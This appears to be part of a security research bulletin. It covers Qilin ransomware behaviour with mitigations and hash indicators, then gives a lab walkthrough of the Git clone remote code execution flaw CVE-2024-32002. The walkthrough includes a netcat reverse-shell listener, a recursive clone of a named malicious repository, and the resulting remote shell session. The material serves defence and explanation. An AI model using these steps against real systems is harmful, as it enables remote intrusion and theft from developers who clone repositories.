[26] BYOVD(Bring Your Own Vulnerable Driver): Attack method through vulnerable driver module for which system privilege can be used

[27] EDR(Endpoint Detection and Response): Solution to prevent damage spreading by detecting, analyzing and responding to malicious actions occurring in computers, mobile devices, servers, etc. real time

[28] SSH (Secure Shell): A security protocol used to access other remote hosts

spread the ransomware. Through the activated SSH session, the ransomware is uploaded and executed. Using the “--spread” factor, PsExec is saved in a temporary folder and spread to another host in the internal network. Then, the ransomware is executed using the “--spread” option to infect all networks.

After the initial penetration or internal spreading, Qilin ransomware deletes a backup copy in the internal system to make it difficult for users to recover it and encrypts the file. The encryption targets include not only files saved in drive, but also the network shared folders. Prior to encryption, the ransomware checks hardware information, and decides a file encryption algorithm to be used on the system. It uses AES-CTR(256) algorithm for hardware that supports AES-NI, which is a set of commands to improve AES encryption and decryption performance. If AES-NI is not supported, it uses ChaCha20 algorithm. Encryption is carried out using the keys randomly created by file, and the keys used in encryption are protected with RSA-4096 public key that is built in the ransomware.

Factor	Description
fast [Number of Blocks]	Encryption by as much as [number of blocks] * 32MB from the beginning of file
skip-step [Encryption Size] [Interval]	Encryption by as much as [encryption size] bytes in each [interval]
percent [Number of Blocks] [Ratio]	Encryption by as much as [number of blocks] * 32MB according to [ratio] of all files (%)

Table 1. Execution Factors according to Encryption Mode

As for file encryption, the entire file is encrypted by default. Depending on the execution factors, however, three partial encryption modes are additionally supported. With fast factor, the first part of a file can be encrypted according to the integer entered. With skip-step and percent factors, the file is encrypted in each of the intervals set.

Several functions making ransomware analysis difficult are also included. Using Anti-VM and Anti-Sandbox, which disable operation in a virtual environment by checking whether the current execution environment is VM or Sandbox[29], the ransomware file analysis is interrupted. There is also a self-deletion function to execute deletion just before the encryption process is completed so as to disable the securing of the ransomware itself. In addition, all event logs are deleted to make analysis difficult.

[29] Sandbox: A system operating system, an isolated environment that does not affect or is not affected by external factors such as installation program

How to respond to the Qilin ransomware



infosec
Initial Access
T1566
T1133
Isolate suspicious files using Anti-Virus
Block malware with CDR
Discovery
T1087.001
T1135
Block malicious behavior using behavior-based detection solutions
Safely store credentials
Defense Evasion
T1562
T1070
Minimize registry modification permissions
Periodically check system changes
Lateral Movement
T1570
T1021
Remove unnecessary remote access services
Restrict communication via host firewall
Exfiltration
T1041
Prevent data exfiltration using
DLP & EDR solutions
Impact
T1486
T1490
Apply ASR rules to block suspicious activity
Preventing spread via network isolation and minimal permission
Back-up data

Figure 11. Qilin Ransomware Response Plan

Qilin spreads ransomware through an email attached file or a link, or directly distributes it by penetrating a vulnerable remote access program. Therefore, caution is required to not open suspicious emails or emails and attached files from unidentified senders. It is necessary to improve security awareness by holding separate training sessions on a regular basis. For more active response, Email Thread Response & Detection, a solution to detect and block email risks in Sandbox environment, can be used. In addition, when using a remote access program, it is necessary to securely store credentials necessary for access and keep the program in a version without vulnerability through continuous updates. When not using the remote access function, it is recommended to deactivate it.

Qilin ransomware uses a method of safe mode booting to bypass security solutions. To prevent this, only the minimum necessary administrator privilege for safe mode booting must be given, and a security solution that can be used in safe mode must be applied to detect and block malicious actions.

As ransomware spreading to the internal network is attempted using the credentials secured, the credentials must be stored safely. Also, it is necessary to use an additional authentication process. In some cases, SSH is used in the ransomware spreading. Therefore, when not in use, deactivate SSH as a preemptive measure. Another method is to use the host firewall to limit communication through such tools as PsExec.

Lastly, as Qilin ransomware encrypts the network shared files, it must be blocked from approaching external resources by minimizing or deactivating the network shared resource access privilege. In addition, as a response to the function to delete backup copies and prevent the file recovery by users, data must be divided, and backed up in separate networks or repositories.

Indicator Of Compromise

Qilin : SHA256

```
6316417fcd979c39a4da672ba3521f62081ff4dfebb868ef65a1f2dff9a738ea
27f7a332ba10bae9dbc527ea25c787cb1850f0b34295cd49118f040f08f4fe56
27a91c2e53e9e7bd6a1ccb8b0bed1f954f3011973248e710598a5e7d6c6ed668
55e070a86b3ef2488d0e58f945f432aca494bfe65c9c4363d739649225efbbd1
```

File Name

STL.exe
forigpatch.exe
file.exe

■ Reference Websites

- Imperva official website (https://www.imperva.com/blog/update-cve-2024-4577-quickly-weaponized-to-distribute-tellyouthepass-ransomware/)

- SC Media official website (https://www.scmagazine.com/brief/vmware-esxi-subjected-to-attacks-with-ransomhub-for-linux)

- Synnovis official website (https://www.synnovis.co.uk/news-and-press/cyberattack-update-24-june-2024)

- The Guardian (https://www.theguardian.com/society/article/2024/jun/21/uk-national-crime-agency-russian-ransomware-hackers-qilin-nhs-patient-records)

- U.K. National Health Service (https://digital.nhs.uk/news/synnovis-cyber-incident)

- BleepingComputer official website (https://www.bleepingcomputer.com/news/security/major-london-hospitals-disrupted-by-synnovis-ransomware-attack/)

- BBC (https://www.bbc.com/news/articles/c2eeg9gygyno)

- BBC (https://www.bbc.com/news/articles/ceddqglk7qgo)

- Symantec corporate blog (https://symantec-enterprise-blogs.security.com/threat-intelligence/black-basta-ransomware-zero-day)

- Trend Micro official website (https://www.trendmicro.com/en_us/research/24/c/agenda-ransomware-propagates-to-vcenters-and-esxi-via-custom-pow.html)

Vulnerability of Git Clone Remote Code Execution (CVE-2024-32002)

■ Outline of the vulnerability

Git is a distributed version control system[30] to track down changes of a computer file and coordinate file operations among users. It was created by Linus Torvalds in 2005 for Linux kernel development.

Git is a software widely used across the world. For example, the active user count of GitHub, a Git platform, exceeded 100 million last year.

CVE–2024–32002, a Git–related vulnerability, was revealed on May 14, 2024. As a characteristic of this vulnerability, remote command execution becomes possible only through a victim cloning a remote repository[31] to submodule. Using the submodule function of Git, the case–insensitive quality of Windows and MacOS file system and the symbolic link function, a malicious script writing in .git directory, which is a directory that can be run during Git operations, can be induced.

[30] Distributed Version Control Systems: This is a system for software version management. Each developer can conduct coding operation while not connected to the central server.

[31] Repository: A virtual storage where project code information is saved in Git

■ Attack Scenario

The attack scenario of CVE-2024-32002 is as follows.



infosec
① Upload a Malicious remote repository
② Clone the remote repository containing a malicious script
③ Automatically execute the malicious script
Attacker
Victim
TOP SECRET
④ Steal sensitive information from the victim

Figure 1. CVE-2024-32002 Attack Scenario

① Attacker configures a malicious remote repository

② Attacker closes the remote repository with malicious script

③ Malicious script is automatically executed by CVE-2024-32002

④ After executing malicious script, attacker snatches victim's information through intrusion

■ Affected Software Versions

The software versions vulnerable to CVE-2024-32002 are as follows.

S/W	Vulnerable Version
Git	Versions before 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.4, 2.40.2 and 2.39.4

■ Test Environment Configuration Information

Establish a test environment and observe the operating process of CVE-2024-32002.

Name	Information
Victim	Microsoft Windows 10 version 22H2 Git 2.45.0.windows.1 (192.168.216.130)
Attacker	Kali Linux (192.168.216.129)


■ Vulnerability Test

Step 1. Configuration Environment

In the victim's computer, install Git with the CVE-2024-32002 vulnerability.
The installed Git version can be checked using the command below.

```
git --version
```

By entering the command above in a Windows 10 computer (192.168.216.130) terminal where the vulnerable version Git is installed, the 2.45.0 version with CVE-2024-32002 vulnerability can be checked as of the following.




```
C:₩>git --version
git version 2.45.0.windows.1

C:₩>
```

Figure 2. Checking Venerable Git Information

Step 2. Vulnerability Test

First, the attacker prepares Git remote repository (Refer to p.15.) where reverse shell connection command is executed using CVE-2024-32002. Then, the attacker opens port with the command below and waits.

```
$ nc -lvp {port number}
```




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 7777
listening on [any] 7777 ...
```

Figure 3. Waiting for Reverse Shell Connection

The victim clones the attacker's malicious repository using the command below.

```
$ git clone --recursive {attacker's repository address}
```




Administrator: Command Prompt - git clone --recursive https://github.com/EQSTSeminar/git_rce.git

```
C:\>git clone --recursive https://github.com/EQSTSeminar/git_rce.git
Cloning into 'git_rce'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 8 (delta 1), reused 8 (delta 1), pack-reused 0
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:

  'a'
Submodule 'x/y' (https://github.com/EQSTSeminar/hook) registered for path 'A/modules/x'
Cloning into 'C:/git_rce/A/modules/x'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 17 (delta 0), reused 13 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), done.
```

Figure 4. Reverse Shell Connection Attempt through Git Vulnerability

The result of checking the C:₩Windows₩System32₩drivers₩etc₩hosts file after reverse shell connection using the CVE-2024-32002 vulnerability is as follows.



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.130: inverse host lookup failed: Unknown host
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.130] 52964

PS C:\git_rce\.git\modules\x> cat C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#    127.0.0.1       localhost
```

Figure 5. hosts File Check after Reverse Shell Connection

Detailed analysis of the vulnerability

In this section, malicious repository configuration and the principle of vulnerability operation as well as the Git functions used for the CVE-2024-32002 vulnerability are discussed.

Step 1. checkout and hook

To understand the principle of the Arbitrary code execution of CVE-2024-32002 vulnerability, it is necessary to understand the checkout and hook functions of Git.

1) checkout

Git saves and manages file names in tree entity[32]. Checkout function is used to update the files of a tree in operation so that they match another tree version. The change operations need to be recorded in repository, and the execution and time of the recording is called commit. To update a tree in operation so that it matches another tree version, it becomes necessary to move between commits. For this, branch, which is like a pointer to lightly move between commits, is used.




Figure 6. Basic Structure of Git

[32] Git Tree Entity: Hierarchical structure among files in Git repository

2) hook

As of other version control systems, Git has the hook function that enables automatic execution of specific scripts in specific events. It is saved in the .git/hooks path by default, and the examples of hook function include pre−commit, which is executed before a commit entity[33] generation, commit, post−commit, which is executed after the commit entry generation, and post−checkout, which is run each time git checkout reference is successfully executed.





Figure 7. Git Hook Script Execution

[33] commit Entity: Data saved in a snapshot format indicating by whom, when and where it was saved

Step 2. CVE–2024–32002 Operating Principle

1) Case–sensitive

Unlike Linux file system, Windows and MacOS file systems are not case–sensitive. In case of Git, the ignoreCase is set as false by default, and therefore it is case–sensitive.



```
C:\>type eqst
This is test file
C:\>type EqSt
This is test file
C:\>type EQST
This is test file
```

Figure 8. Case–insensitive Windows File System

As Windows file system is case–insensitive, two files with only the capital and small letters different are recognized as the same file when cloned. However, in the internal file system of Git, these are recognized as two different files and are saved in an internal entity of Git as different files. For example, with file A and file a, the Git internal entity recognizes them as separate files, but in the Windows file system, they are recognized as the same file.

2) Symbolic Link

Symbolic link is a file that directs to the original file. When a symbolic link file of a specific directory is generated, the directory can be accessed without having to directly approach the original directory. To activate symbolic link function in Git, the symbolic link file of Git repository can be used. To activate this function, use the command below.

```
git config --global core.symlinks true
```

As explained in 1) Case–sensitive part above, Git and Windows have a difference in terms of case–sensitiveness. Therefore, using a symbolic link the files in directory A can be cloned to the directory indicated by symbolic link a.

Case 1. Cloning only A/modules/x in repository

When only {repository path}/A/modules/x is cloned, it is located the same on {repository cloning path}/A/modules/x.

Case 2. Cloning A/modules/x and symbolic link a (–> .git) in repository

When both {repository path}/A/modules/x and symbolic link {repository path}/a(–> .git) are cloned, {repository path}/A becomes the symbolic link and, therefore, a file cloned to {repository cloning path}/.git/modules/x is located.


